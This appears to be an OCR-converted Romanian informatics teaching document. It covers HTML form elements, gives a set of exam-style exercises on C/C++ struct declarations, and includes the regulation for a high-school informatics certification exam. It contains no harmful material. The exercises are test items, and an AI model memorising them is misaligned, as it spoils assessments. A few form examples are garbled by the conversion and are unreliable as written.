

Atributul type poate lua valorile: button | checkbox | file | password | radio | reset | submit | text.

Exemple:

Cod HTML	Vedere în browser
<input type="text" value="…" size="25" maxlength="25" name="text1" />	… **se obţine o zonă unde se poate introduce un şir de maximum 25 de caractere**
<input type="password" name="parola"/>	****** **Text de tip parolă**
<textarea name="arie_1" cols="25" rows="2">textul Dvs. </textarea>	textul Dvs. **Arie de text**
<input type="radio" name="r1" />	**Buton de tip radio**
<input name="chk1" type="checkbox"/>	**Buton de tip checkbox**
<input type="reset"	Anulare

value="Anulare" name="rst" />	**Buton ce şterge toate datele introduce în formular**
<input type="submit" value="Trimite" name="sbmt" />	Trimite **Apăsarea butonului iniţiază transferul tuturor datelor completate în formular către serverul web**
<input type="file" name="fis1" />	Browse... **Acest dialog se utilizează pentru selectarea fişierelor şi transferul lor pe server (upload)**

Rrealizarea de formulare pentru colectarea datelor:

Cod HTML	Vedere în browser
… **<form action="program.php" method="post">** **Nume: <input type="text" name="nume"> ** **Prenume: <input type="text" name="prenume"> ** **<input type="submit" value="Trimite"> ** **<input type="reset" value="Anuleaza">** **</form>** **….**	
… **<input type<form action="program.php" method="post">** **Numele: <input type="text" name="nume"> ** **Sexul: ** **Masculin <input type="radio" name="sex" value="m"> ** **Feminin <input type="radio" name="sex" value="f"> ** **Domiciliul: <select name=”sel”>** **<option value="rural">Rural** **<option**	

**value="urban">Urban <option value="rezidential"> Rezidential</select> **	
Limbaje de programare invatate in scoala: PASCAL ="checkbox" name="pas"> C/C++<input type="checkbox" name="cpp"> Java<input type="checkbox" name="jar"> Curriculum Vitae: <input type="file" name="file"> Comentarii: <textarea name="obs" rows="5" cols="30"></textarea> <input type="submit" value="Trimite"> <input type="reset" value="Sterge"> </form> …	

Datele introduse în formular vor fi procesate de către un program scris în limbajul PHP. Acesta va prelua datele dintr-un vector şi le va prelucra conform cerinţelor specifice aplicaţiei. Atributul „name” din tagul <input…> este utilizat de către aplicaţia PHP specificată în atributul action al formularului.

Transmiterea datelor din formular către o aplicaţie se face prin intermediul serverului web. De aceea aceste pagini trebuie stocate pe server. Practic trebuie copiate documentele web într-un anumit director pe un anumit disc al serverului. Accesarea documentelor se va face prin intermediul adresei resursei:http://nume-server.domeniu/pagina-mea.html

Aplicații / grile– tipul STRUCT

1. Fie declarările alăturate. Dacă variabila **x** reţine informaţii despre un elev, precizaţi care este arianta corectă ce afişează prima literă din numele acestuia? **(4p.)**

```
struct elev{
char nume[30];
float nota;};
elev x;
```

a. `cout<<nume;`
b. `cout<<x;`
c. `cout<<x.nume;`
d. `cout<<x.nume[0];`

2. Considerăm declararea alăturată folosită pentru a memora numele, prenumele şi media unui elev. Care dintre expresiile de mai jos are ca valoare **prima literă** a numelui unui elev ale cărui informaţii sunt memorate în variabila **p**? **(4p.)**

```
struct elev{
char nume[10],prenume[20];
float medie;
}p;
```

a. `p.nume[1]` **b.** `p.nume[0]` **c.** `p.nume` **d.** `nume[1]`

3. Considerăm declararea alăturată folosită pentru a memora numele, prenumele şi cele **2** note ale unui elev. Care dintre instrucţiunile de mai jos calculează în variabila reală **m** media aritmetică a notelor elevului ale cărui informaţii sunt memorate în variabila **x**? **(4p.)**

```
struct elev{
char nume[10],prenume[20];
float nota1,nota2;
} x;
```

a. `m=(x.nota1+x.nota2)/2;` **b.** `m=(nota1+nota2)/2;`
c. `x.m=(x.nota1+x.nota2)/2;` **d.** `m=(x,nota1+x,nota2)/2;`

4. Considerăm declararea alăturată. Care dintre următoarele instrucţiuni este corectă din punct de vedere sintactic? **(4p.)**

```
struct punct{
int x,y;
} p;
```

a. `p->y=p->y+1;` **b.** `p=9;` **c.** `p.x=7;` **d.** `p=p+1;`

5. Variabila **x** este utilizată pentru a memora numele, prenumele şi salariul unei persoane. Numele şi prenumele pot avea cel mult **20** de litere fiecare, iar salariul este un număr natural nenul mai mic decât **30000** . Care dintre următoarele declarări este corectă? **(4p.)**

a.
```
float x[3][21];
```
b.
```
int x[3][21];
```
c.
```
struct persoana{
char nume[21],prenume[21];
int sal;} x;
```
d.
```
struct x[
char nume[21],prenume[21];
int sal;] x;
```

6. Variabila **t** este utilizată pentru a memora valoarea şi numele autorului unei cărţi. Valoarea cărţii este un număr natural de cel mult **3** cifre, iar numele autorului nu poate avea mai mult de **20** de litere. Care dintre următoarele declarări este corectă? **(4p.)**

a. `struct carte{ int val;char nume;} t;`
b. `struct carte{int val,nume;} t;`
c. `struct carte{ int val;char nume[21];} t;`
d. `struct carte{ int val[21][21];char nume;} t;`

7. Variabila **t** este utilizată pentru a memora numărul de exemplare disponibile într-o bibliotecă şi titlul unei cărţi. Numărul de exemplare este un număr natural de cel mult **2** cifre, iar titlul nu poate avea mai mult de **20** de litere. Care dintre următoarele declarări este corectă? **(4p.)**

a. `struct carte{float nr,titlu;} t;`
b. `struct carte{int nr; char titlu[21];} t;`
c. `struct carte{char nr; int titlu ;} t;`
d. `struct carte{long nr,titlu;} t;`

8. Considerând declarările alăturate, care dintre următoarele referiri este corectă din punct de vedere sintactic ? **(4p.)**

```
struct complex
{float re,im;};
 complex x,y;
```

a. `complex.re` **b.** `x.re` **c.** `complex.x` **d.** `re.x`

9. Considerând declarările alăturate, care dintre următoarele referiri este corectă din punct de vedere sintactic ? **(4p.)**

```
struct datan{int zi,ln,an;};
```

```
struct elev {char nume[30];
datan dn,da;} e;
```

a. `e.datan.ln` **b.** `nume.e` **c.** `e.dn.an[2]` **d.** `e.dn.zi`

10. Considerând declarările alăturate, care dintre următoarele referiri este corectă din punct de vedere sintactic ? **(4p.)**

```
struct punct{float x,y;};
struct cerc
{float raza;
 punct centru;} c;
```

a. `c.punct.y` **b.** `c.raza.punct` **c.** `c.centru.x` **d.** `c.y.centru`

11. Cum se poate accesa prima literă a denumirii unui produs ale cărui caracteristici sunt memorate în variabila `p`, declarată alăturat? **(4p.)**

```
struct produs{
char denumire[15];
int pret;}p;
```

a. `produs.denumire[0]` **b.** `denumire.p[0]`
c. `p.denumire[0]` **d.** `p->denumire[0]`

12. Cum se poate accesa prima literă a numelui unei persoane ale cărei date de identificare sunt memorate în variabila `p`, declarată alăturat? **(4p.)**

```
struct persoana{
char
nume[20],prenume[20];
int varsta;} p;
```

a. `p.nume[0]` **b.** `persoana.nume[0]`
c. `p->nume[0]` **d.** `nume.p[0]`

13. Cum se poate accesa prima literă a denumirii unui material ale cărui caracteristici sunt memorate în variabila `m`, declarată alăturat? **(4p.)**

```
struct material{
char denumire[20];
int pret;} m;
```

a. `denumire.m[0]` **b.** `m->denumire[0]`
c. `material.denumire[0]` **d.** `m.denumire[0]`

14. Cum se poate accesa prima literă a numelui unui elev ale cărui date de identificare sunt memorate în variabila `e`, declarată alăturat? **(4p.)**

```
struct elev{
char
nume[20],prenume[20];
int varsta;}e;
```

a. `e->nume[0]` **b.** `e.nume[0]`
c. `elev.nume[0]` **d.** `nume.e[0]`

15. Ştiind că fiecare dintre variabilele `var1`, `var2` memorează numele şi nota câte unui elev în forma dată de declararea alăturată, indicaţi care dintre următoarele instrucţiuni determină, în urma executării, memorarea în variabila reală `m` a mediei aritmetice a notelor celor doi elevi. **(4p.)**

```
struct elev
{ char nume[30];
  float nota;
}var1,var2;
```

a. `m=(var1.nota+var2.nota)/2;` **b.** `m=var1.nota+var2.nota/2;`
c. `m=(var1+var2).nota/2;` **d.** `m=nota(var1+var2)/2;`

16. Se consideră declarările alăturate. Care este tipul expresiei **x.x.y** ? **(4p.)**

```
struct A
{ int x;
  char y;
};
struct B
{ float x;
  long y;
};
struct C
{ struct A x;
  struct B y;
} x, y;.
```

a. long **b.** int **c.** char **d.** float

17. În declararea alăturată, variabila **p** memorează în câmpul **x** abscisa, iar în câmpul **y** ordonata unui punct din planul **xOy**. Dacă punctul se află chiar în originea axelor, care dintre expresiile de mai jos are valoarea **true**? **(4p.)**

```
struct
{float x;
 float y;} p;
```

a. (p.x==0)&&(p.y==0) **b.** (x.p==0)&&(y.p==0)
c. p==0 **d.** (p(x)==0)&&(p(y)==0)

18. În declararea alăturată, variabila **p** memorează în câmpul **x** abscisa, iar în câmpul **y** ordonata unui punct din planul **xOy**. Dacă punctul se află pe cel puţin una dintre axele de coordonate, care dintre expresiile de mai jos are valoarea 1? **(4p.)**

```
struct
{float x;
 float y;}p;
```

a. p.x*p.y==0 **b.** (p.x==0)&&(p.y==0) **c.** x.p+y.p==0 **d.** (p(x)==0)||(p(y)==0)

19. În declararea alăturată, variabila **p** memorează în câmpul **x** abscisa, iar în câmpul **y** ordonata unui punct din planul **xOy**. Dacă punctul se află pe cel puţin una dintre axe, care dintre expresiile de mai jos are valoarea 1? **(4p.)**

```
struct
{float x;
 float y;}p;
```

a. p.x*p.y==0 **b.** (p.x==0)&&(p.y==0)
c. x.p==y.p **d.** p(x)==0

20. În declararea alăturată, variabila **p** memorează în câmpul **x** abscisa, iar în câmpul **y** ordonata unui punct din planul **xOy**. Dacă punctul se află în interiorul suprafeţei dreptunghiulare determinate de punctele **A**(1,1), **B**(4,1), **C**(4,3), **D**(1,3), care dintre expresiile de mai jos are valoarea 1? **(4p.)**

```
struct
{float x;
 float y;}p;
```

a. (p.x>1)&&(p.x<4)&&(p.y>1)&&(p.y<3)
b. (x.p>1)&&(x.p<4)&&(y.p>1)&&(y.p<3)
c. (p.x>1)&&(p.x<4)||(p.y>1)&&(p.y<3)
d. (p(x)>1)&&(p(x)<4)||(p(y)>1)&&(p(y)<3)

21. În declararea alăturată, variabila **p** memorează în câmpul **x** abscisa, iar în câmpul **y** ordonata unui punct din planul **xOy**. Dacă punctul se află în semiplanul din dreapta axei **Oy** (dar nu pe această axă), care dintre expresiile de mai jos are valoarea 1? **(4p.)**

```
struct
{
float x;
float y;
}p;
```

a. p.x>0 **b.** p.y>0 **c.** x.p+y.p>0 **d.** p(x)+p(y)>0

22. În declararea alăturată, câmpurile **x** şi **y** ale înregistrării pot memora coordonatele carteziene ale unui punct din planul **xOy**. Care dintre următoarele expresii are valoarea 1 dacă şi numai dacă punctul **P** este situat pe axa **Ox** ? **(6p.)**

```
struct punct
{
float x,y;
}P;
```

a. P.x==0 **b.** P.y==0 **c.** P.x+P.y==0 **d.** P.x==P.y

23. Pentru declaraţia alăturată precizaţi care din instrucţiunile de atribuire este greşită: **(6p.)**

```
struct elev
{char nume[20];
 int nota1;
 int nota2;} e1,e2;
```

a. `e1=e2+1;` **b.** `e1.nume[2]='x';` **c.** `e1=e2;` **d.** `e1.nota1=e2.nota2+1;`

24. Care dintre următoarele variante reprezintă o declarare corectă pentru o variabilă **x** care memorează simultan numărătorul şi numitorul unei fracţii ireductibile: **(4p.)**

a. `float x;` **b.** `char x[2];` **c.** `struct x{int n1,n2;};` **d.** `struct fractie {int n1,n2;} x;`

25. Care dintre următoarele variante reprezintă o declarare corectă pentru o variabilă **x** care memorează simultan coordonatele reale (abscisa şi ordonata) ale unui punct în planul **xOy**? **(4p.)**

a. `struct punct{float ox,oy;} x;` **b.** `char x[2];`
c. `struct x{float ox,oy;};` **d.** `float x;`

26. Care dintre următoarele variante reprezintă o declarare corectă pentru o variabilă **x** care memorează simultan codul de identificare al unui candidat la un examen, exprimat printr-un număr natural de cel mult **4** cifre şi media obţinută de acesta la examen, exprimată printr-un număr real? **(4p.)**

a.
```
struct x { int cod;
  float media;};
```
b.
```
struct {int cod;
  float media;} x;
```
c.
```
int x.cod ;
  float x.media;
```
d.
```
struct candidat {int x.cod;
  float x.media;};
```

27. Care dintre următoarele variante reprezintă o declarare corectă pentru o variabilă **x** care memorează simultan vârsta în ani împliniţi şi media la bacalaureat a unui elev? **(4p.)**

a.
```
struct {float media;
  int varsta;} x;
```
b.
```
struct x {float media;
  int varsta;};
```
c.
```
float x.media;
  int x.varsta;
```
d.
```
struct elev {float x.media;
  int x.varsta};
```

28. Considerând declararea alăturată, care dintre următoarele secvenţe de instrucţiuni afişează valorile memorate în cele două câmpuri ale variabilei **x**, separate printr-un spaţiu? **(4p.)**

```
struct {
int a, b;
}x;
```

a. `cout<<x.a<<" "<<x.b;`
b. `cout<<a.x<<" "<<b.x;`
c. `cout<<x;`
d. `cout<<a->x<<" "<<b->x;`

29. Considerând declararea alăturată, care dintre următoarele secvenţe realizează în mod corect citirea de la tastatură a valorilor celor două câmpuri ale variabilei **x**? **(4p.)**

```
struct {
int a;
int b;} x;
```

a. `cin>>x.a>>x.b;`
b. `cin>>a.x>>b.x;`
c. `cin>>x;`
d. `cin>>a->x>>b->x;`

30. Variabila **d**, declarată alăturat, memorează în câmpurile **a** şi **b** lăţimea şi, respectiv, lungimea unui dreptunghi. Care dintre următoarele instrucţiuni atribuie câmpului **aria** al variabilei **d** valoarea ariei dreptunghiului respectiv? **(4p.)**

```
struct dreptunghi
{
float a,b,aria;
}d;
```

a. `d.aria==d.a*d.b;` **b.** `aria.d=a.d*b.d;`
c. `aria.d=d.a*d.b;` **d.** `d.aria=d.a*d.b;`

31. Variabila **t**, declarată alăturat, memorează în câmpurile **a**, **b** şi **c** lungimile laturilor unui triunghi. Care dintre următoarele instrucţiuni atribuie câmpului **p** al variabilei **t** valoarea perimetrului triunghiului respectiv? **(4p.)**

a. `p.t=t.a+t.b+t.b;` **b.** `p.t=a.t+b.t+c.t;`
c. `t.p=t.a+t.b+t.c;` **d.** `t.p==t.a+t.b+t.c;`

```
struct triunghi
{
float a,b,c,p;
}t;
```

32. În declararea alăturată, câmpurile **x** şi **y** ale înregistrării pot memora coordonatele carteziene ale unui punct din planul **xOy**. Scrieţi o secvenţă de instrucţiuni prin executarea căreia se memorează în variabila **C** coordonatele mijlocului segmentului cu capetele în punctele ale căror coordonate sunt memorate în variabilele **A** şi **B**. **(6p.)**

```
struct punct
{
float x,y;
}A,B,C;
```

33. În declararea alăturată, câmpurile **x** şi **y** ale înregistrării pot memora numărătorul, respectiv numitorul unei fracţii. Scrieţi secvenţa de instrucţiuni prin executarea căreia se construieşte în variabila **f** o fracţie obţinută prin însumarea fracţiilor memorate în variabilele **f1** şi **f2**. **(6p.)**

```
struct fractie
{
int x,y;
}f,f1,f2;
```

34. Fiecare dintre variabilele **a** şi **b**, declarate alăturat, memorează simultan coordonatele reale ale câte unui punct în planul **xOy**.

```
struct punct{
float x,y;}a,b;
```

Completaţi punctele de suspensie din secvenţa următoare de program, astfel încât, în urma executării ei, să se afişeze cuvântul **DA** dacă dreapta determinată de punctele cu coordonatele memorate în variabilele **a** şi **b** este paralelă cu axa **Ox**, respectiv cuvântul **NU** în caz contrar.

```
if(…) cout<<"DA";
else cout<<"NU";
```

35. Se consideră declarările de mai jos, în care variabila **ev** memorează date despre un anumit elev. Scrieţi instrucţiunea **C/C++** prin care se iniţializează anul naşterii acestui elev cu valoarea **1990**. **(6p.)**

```
struct data{
int zi;
int luna;
int an;
};
struct elev {
char nume[30];
struct data data_nasterii;
float media;
}ev;
```

36. În declararea alăturată, câmpurile **x** şi **y** ale înregistrării reprezintă numărătorul, respectiv numitorul unei fracţii de forma x/y. Scrieţi instrucţiunile prin executarea cărora se memorează în variabila **H** fracţia obţinută prin adunarea fracţiilor reţinute în **F** şi **G**. **(6p.)**

```
struct fractie
{
int x,y;
} F,G,H;
```

Pentru declaraţiile alăturate, care este numărul maxim de numere întregi ce pot fi memorate în variabila **a**? **(6p.)**

```
struct punct3D {
int x; int y; int z;};
struct punct3D a[10][10];
```

37. Tipul de date structurat **COLET** permite reţinerea a două numere reale, reprezentând valoarea exprimată în euro a unui colet poştal, respectiv greutatea exprimată în kilograme, şi un şir de caractere reprezentând numele oraşului expeditorului, format din cel mult **30** de caractere. Scrieţi în limbajul **C/C++** o declarare pentru tipul de date **COLET** şi o secvenţă de instrucţiuni care permite citirea valorilor componentelor variabilei **x** de tipul **COLET**. Denumiţi sugestiv componentele tipului de date **COLET**.

38. Scrieţi definiţia corectă a unui tip de date necesar pentru a memora simultan într-o singură variabilă de acest tip, următoarele caracteristici ale unui cerc: abscisa şi ordonata centrului cercului (numere întregi cu cel mult 4 cifre) şi raza acestuia (număr real), astfel încât expresia de mai jos să calculeze diametrul cercului ale cărui caracteristici sunt memorate în variabila **x**.
2*x.raza

39. Scrieţi definiţia corectă a unui tip de date necesar pentru a memora simultan, într-o singură variabilă de acest tip, următoarele caracteristici ale unui autoturism: marca (cuvânt de maximum **20** caractere) şi anul fabricaţiei (număr natural format din exact **4** cifre), astfel încât expresia **C/C++** de mai jos să aibă ca valoare vechimea maşinii ale cărei caracteristici sunt memorate în variabila **x**.
2008-x.anul_fabricatiei

40. Variabila **x**, declarată alăturat, memorează în câmpurile **med1** şi **med2** mediile semestriale ale unui elev. Scrieţi o expresie a cărei valoare va fi media anuală a acestui elev. **(6p.)**

```
struct elev {
int matricol;
float med1,med2;
}x;
```

41. În declararea alăturată variabila **a** reţine în câmpurile **x** şi **y** coordonatele unui punct în planul **xOy**. Care este expresia a cărei valoare reprezintă distanţa punctului respectiv faţă de originea axelor de coordonate? **(6p.)**

```
struct punct
{ float x,y;
}a;
```

42. În declararea alăturată, câmpurile **a** şi **b** ale înregistrării reprezintă numărătorul, respectiv numitorul unei fracţii. Care este expresia cu care se pot înlocui punctele de suspensie în secvenţa de mai jos astfel încât dacă fracţia memorată în variabila **f** se simplifică prin numărul natural nenul **k** se afişează mesajul **DA**?
if (…) cout<<" DA";(6p.)

```
struct rap
{ int a, b; } f;
int k;
```

43. Scrieţi o expresie logică **C/C++** care să codifice condiţia ca variabila **v** din declaraţiile alăturate să reprezinte segmentul nul (segmentul care are originea identică cu extremitatea). **(4p.)**

```
struct punct {float x; float y;};
struct segment {
struct punct origine;
struct punct extremitate;} v;
```

44. Fiecare dintre variabilele declarate alăturat memorează numele şi nota câte unui elev. Scrieţi secvenţa de instrucţiuni prin care se citesc de la tastatură numele şi nota pentru fiecare dintre variabilele **e1** şi **e2** şi apoi se afişează numele elevului cu nota cea mai mare. Dacă cele două note sunt egale, se va afişa numele elevului memorat în variabila **e1.** **(6p.)**

```
struct elev{
char nume[20];
float nota;
};
elev e1,e2;
```

M E T O D O L O G I A

de organizare şi desfăşurare a examenului de atestare a competenţelor profesionale a absolvenţilor claselor de matematică-informatică şi matematică-informatică, intensiv informatică

I. Dispoziţii generale

Art.1. Prezenta metodologie cuprinde normele de organizare şi desfăşurare a examenului pentru obţinerea atestatului profesional de către absolvenţii claselor de matematică-informatică şi matematică-informatică, intensiv informatică.

Art.2. Atestatul este un act prin care se confirmă pregătirea de specialitate/profesională dobândită de absolvenţii de liceu, cursuri de zi. El se eliberează absolvenţilor claselor menţionate la Art.1, care au promovat proba de specialitate prevăzută de prezenta metodologie, în condiţiile prevăzute de Art.5.

Art.3. (1) Candidaţii proveniţi din învăţământul de stat pot susţine examenul de atestare a competenţelor profesionale, fără taxă, cel mult de două ori. Prezentările ulterioare la acest examen sunt condiţionate de achitarea unor taxe de examen

(2) Candidaţii din învăţământul particular vor susţine examenul de atestat, într-un centru de examen organizat astfel:

a. pentru unităţile de învăţământ acreditate, în unitatea respectivă;

b. pentru unităţile de învăţământ autorizate, înfiinţate conform legii, într-un centru de examen aparţinând învăţământului de stat, stabilit de inspectoratul şcolar judeţean/ al municipiului Bucureşti; în acest caz candidaţii vor plăti o taxă de examen.

(3) Taxele de examen prevăzute la alineatele (1) şi (2) vor fi stabilite de fiecare inspectorat şcolar în parte. La stabilirea cuantumului taxelor se vor lua în calcul toate cheltuielile per candidat.

Art.4. Înscrierea candidaţilor la examenul de atestare a competenţelor profesionale se face la secretariatul liceului la care elevul este înscris sau pe care l-a absolvit, în cazul candidaţilor din seriile anterioare, în perioada stabilită prin graficul de acţiuni privind organizarea şi desfăşurarea probei.

II. Conţinutul probei de specialitate pentru obţinerea atestatului

Art.5. (1) Atestatul se obţine după susţinerea şi promovarea de către candidaţi a unei probe de specialitate.

(2) Competenţele certificate în urma promovării examenului de atestare profesională sunt:

(a)Pentru absolvenţii claselor de matematică informatică, intensiv informatică:

I. Realizarea design-ului şi structurii produselor soft necesare implementării de: sisteme software, aplicaţii software, baze de date, pagini WEB. (software orientat client)

II. Particularizarea, configurarea şi modificarea aplicaţiilor software, în scopul adaptării sistemelor informaţionale ale clientului.

(b) Pentru absolvenţii claselor de matematică informatică:

I. Realizarea managementului site-urilor WEB, sistemelor de operare a calculatoarelor

II. Furnizarea facilităţilor de procesare a datelor, inclusiv a serviciilor suport

Art.6. Proba de specialitate constă în:

(a) probă practică: realizarea practică pe calculator a cerinţelor din biletul extras în ziua probei. Biletul va cuprinde trei subiecte:

(i) un subiect privind Sistemele de Gestiune a Bazelor de Date

(ii) un subiect de Programare

(iii) un subiect vizând Sisteme de Operare sau abilităţi de tehnoredactare, calcul tabelar sau prezentări PowerPoint.

(b) proiect: prezentarea şi motivarea teoretică a unui proiect (produs soft) realizat în timpul orelor de laborator, al ultimului an de studiu; produsele pot fi realizate şi în echipă (2 - 3 elevi) în funcţie de complexitatea proiectului.

III. Comisiile de examinare

Art.7. **(1)** Coordonarea examenului de atestare a competenţelor profesionale pentru absolvenţii claselor de matematică-informatică şi matematică-informatică, intensiv informatică se asigură de Comisia Naţională de Evaluare şi Certificare care se constituie anual şi funcţionează în Ministerul Educaţiei Cercetării şi Inovării.

(2) Organizarea şi desfăşurarea examenului sunt coordonate de Comisia Judeţeană/municipiului Bucureşti, constituită anual în următoarea componenţă:

a) preşedinte – inspector şcolar general adjunct;
b) vicepreşedinte – inspectorul şcolar de specialitate;
c) secretar - cadru didactic de specialitate.

Componenţa nominală a comisiei se aprobă anual, până la 15 decembrie, prin decizia inspectorului şcolar general.

Art.8. Comisia Judeţeană/municipiului Bucureşti are următoarele atribuţii:

(a) organizează, coordonează şi răspunde de desfăşurarea examenului de atestare a competenţelor profesionale a absolvenţilor claselor de matematică-informatică şi matematică-informatică, intensiv informatică la nivelul judeţului/municipiului Bucureşti;
(b) analizează propunerile consiliilor de administraţie ale unităţilor de învăţământ de constituire a comisiilor de examinare de la nivelul acestora, avizează componenţa acestora şi le înaintează inspectorului şcolar general pentru emiterea deciziilor de numire, cu cel puţin 10 zile înainte de data examenului;
(c) controlează modul de organizare şi desfăşurare a examenului de atestare a competenţelor profesionale la nivelul unităţilor de învăţământ;
(d) primeşte de la comisiile din unităţile de învăţământ rapoarte privind organizarea şi desfăşurarea examenului (Anexa);
(e) analizează, pe baza rapoartelor transmise de unităţile de învăţământ modul de organizare şi desfăşurare a examenului, întocmeşte şi transmite Direcţiei Generale Educaţie Timpurie Şcoli Performanţă şi Programe din Ministerul Educaţiei Cercetării şi Inovării în termen de 15 zile de la afişarea rezultatelor, raportul cu privire la rezultatele examenului (Anexa).

Art.9. (1) Comisiile de examinare din unităţile de învăţământ au următoarea componenţă:

a) preşedinte – directorul, directorul adjunct (fără drept de notare);
b) vicepreşedinte – metodist al ISJ/ISMB sau profesor de specialitate având cel puţin gradul II, din afara unităţii şcolare (fără drept de notare);
c) secretar – responsabilul catedrei de specialitate/comisiei metodice din unitatea şcolară respectivă (fără drept de notare);
d) membri – doi profesori de specialitate, de regulă din aceeaşi unitate şcolară în care învaţă elevii, cu drept de notare.

Un membru al comisiei va fi desemnat responsabil cu respectarea normelor de protecţie a muncii.

(2) O comisie de examinare la nivelul unităţii de învăţământ se constituie pentru un număr de maximum 90 de candidaţi (de regulă trei clase).

(3) În cazul unui număr mai mare de candidaţi se pot constitui subcomisii în cadrul aceleaşi comisii. Pentru fiecare subcomisie se numesc câte doi membri cu drept de notare.

Art.10. Comisiile de examinare din unităţile de învăţământ au următoarele atribuţii:

a) întocmesc graficul de acţiuni privind organizarea şi desfăşurarea probei şi îl afişează cu cel puţin două zile înainte de începerea acesteia;
b) pregătesc documentaţia tehnică, sălile, aparatele, echipamentele şi asigură condiţiile normale de desfăşurare a probei;
c) stabilesc criteriile de evaluare pentru lucrările practice;
d) organizează şi efectuează examinarea, evaluarea şi notarea candidaţilor;
e) afişează rezultatele probelor în fiecare zi, la sfârşitul etapei;
f) înaintează Comisiei Judeţene/municipiului Bucureşti, în termen de trei zile de la încheierea examenului, un raport asupra modului de desfăşurare a examenului, care să

conţină şi propuneri cu privire la optimizarea desfăşurării examenului pentru obţinerea atestatului;

g) în cadrul comisiei de examinare preşedintele şi vicepreşedintele monitorizează examenul şi urmăresc respectarea metodologiei de examen.

IV. Organizarea şi desfăşurarea probei pentru obţinerea atestatului

Art.11.

(1) Examenul se desfăşoară în perioada 1 – 30 mai. Comisia de examen din fiecare unitate şcolară va elabora graficul propriu de desfăşurare a examenului de atestare a competenţelor profesionale.

(2) Pentru cazuri speciale (cazuri medicale, participarea la loturi naţionale, etc.) semnalate de Comisia de Examinare Comisiei Judeţene/municipiului Bucureşti, până la 30 mai, Comisia Judeţeană/municipiului Bucureşti propune o comisie de examinare, numită prin decizia inspectorului general, care să evalueze candidaţii respectivi până la data de 10 iunie, într-un centru unic la nivel judeţului/municipiului Bucureşti.

(3) Graficul de acţiuni privind organizarea şi desfăşurarea probelor cuprinde:

(a)perioada pentru înscrierea candidaţilor şi depunerea proiectelor (cu 10 zile înainte de data desfăşurării examenului);

(b)programarea pe zile şi ore a candidaţilor, în ordine alfabetică, pe clase (grupe) şi specializări;

(4) Proba de specialitate se desfăşoară în afara orelor de curs. Proba de specialitate se susţine în cabinete sau laboratoare de specialitate, în unităţile şcolare liceale.

Art.12.

(1) Stabilirea subiectelor pentru proba practică se face la nivelul judeţului/municipiului Bucureşti, în Consiliul Consultativ al disciplinei şi sunt avizate de inspectorul de specialitate. Subiectele se transmit către licee până la 15 ianuarie.

(2) În ziua şi la ora anunţate prin grafic, fiecare candidat va extrage biletul pentru proba practică, va aborda practic subiectele, apoi va prezenta în faţa comisiei proiectul corespunzător instruirii profesionale şi ştiinţifice.

(3) Catedra de specialitate din fiecare liceu elaborează şi afişează, până la sfârşitul lunii decembrie a anului şcolar în curs, listele cu teme pentru proiect(produs soft). La selectarea temelor se va ţine seama de aspectele fundamentale prevăzute în programa şcolară şi se va urmări, în mod special, latura practic-aplicativă a domeniului. Temele proiectelor practice vor fi astfel stabilite încât sa aibă grade de complexitate aproximativ egale.

(4) Stabilirea temelor pentru realizarea produsului soft şi alegerea acestora de către candidaţi, sub semnătură, se face la nivelul unităţii de învăţământ, până la data de 15 ianuarie.

(5) Elevii elaborează / pregătesc lucrările sub îndrumarea profesorilor care predau la clasă. Acestea vor fi depuse la secretariatul unităţii de învăţământ şi înregistrate până la data de 1 mai. Proiectul va fi însoţit de un referat cu privire la proiectul depus de candidat, întocmit de profesorul îndrumător şi finalizat cu admis/respins.

Art.13. Durata probei de specialitate trebuie să fie de maximum 2 ore.

(a) proba practică maximum 90 minute/candidat. Membrii comisiei evaluează lucrările respective şi acordă o notă fiecărui candidat, pentru fiecare subiect în parte;

(b) Susţinerea proiectului maximum 30 minute/candidat Membrii comisiei pot adresa candidatului întrebări, fără a depăşi un timp.

V. Evaluarea probei

Art.14.

(1) Proba de specialitate va fi evaluată separat de cei doi membri ai comisiei, stabiliţi conform Art.9;

(2) La proba practică, nota acordată de către fiecare evaluator va fi calculată ca medie aritmetică cu două zecimale, fără rotunjire, a notelor obţinute la cele trei subiecte din biletul extras în ziua probei. Nota finală pentru proba practică se calculează ca medie aritmetică cu două zecimale, fără rotunjire, a notelor acordate de fiecare evaluator. Nota finală pentru proba practică trebuie să fie minim 6(şase) pentru promovarea examenului;

(3) La prezentarea şi motivarea proiectului fiecare evaluator va acorda câte o notă conform criteriilor stabilite de comisia de examinare. Nota finală pentru proiect se calculează ca medie aritmetică cu două zecimale, fără rotunjire, a notelor acordate de fiecare evaluator. Nota finală pentru proiect trebuie să fie minim 7(şapte) pentru promovarea examenului;

(4) În situația în care diferența dintre notele acordate de membrii comisiei, la oricare dintre probe, este mai mare de un punct, vicepreşedintele va stabili nota finală, prin reevaluarea probei.

Art.15. Media finală este media aritmetică, cu două zecimale, fără rotunjire, a notelor finale pe fiecare probă. Examenul se consideră promovat dacă media finală este cel puțin 7(şapte).

VI. Dispoziții finale

Art.16. Nu se admit contestații la nici una dintre probe.

Art.17. (1) În cazul promovării examenului de atestare a competențelor profesionale candidatul primeşte un atestat.

(2) Atestatul se eliberează de secretariatul liceului, în care a fost susținut examenul, după promovarea de către candidat a clasei a XII-a.

(3) În cazul nepromovării clasei a XII-a examenul de atestat susținut şi promovat îşi pierde valabilitatea.

Art.20. Eliberarea atestatului nu este condiționată de promovarea examenului de bacalaureat.

Art.21. Documentele de examen (inclusiv proiectele elevilor) se supun reglementărilor de arhivare în vigoare.

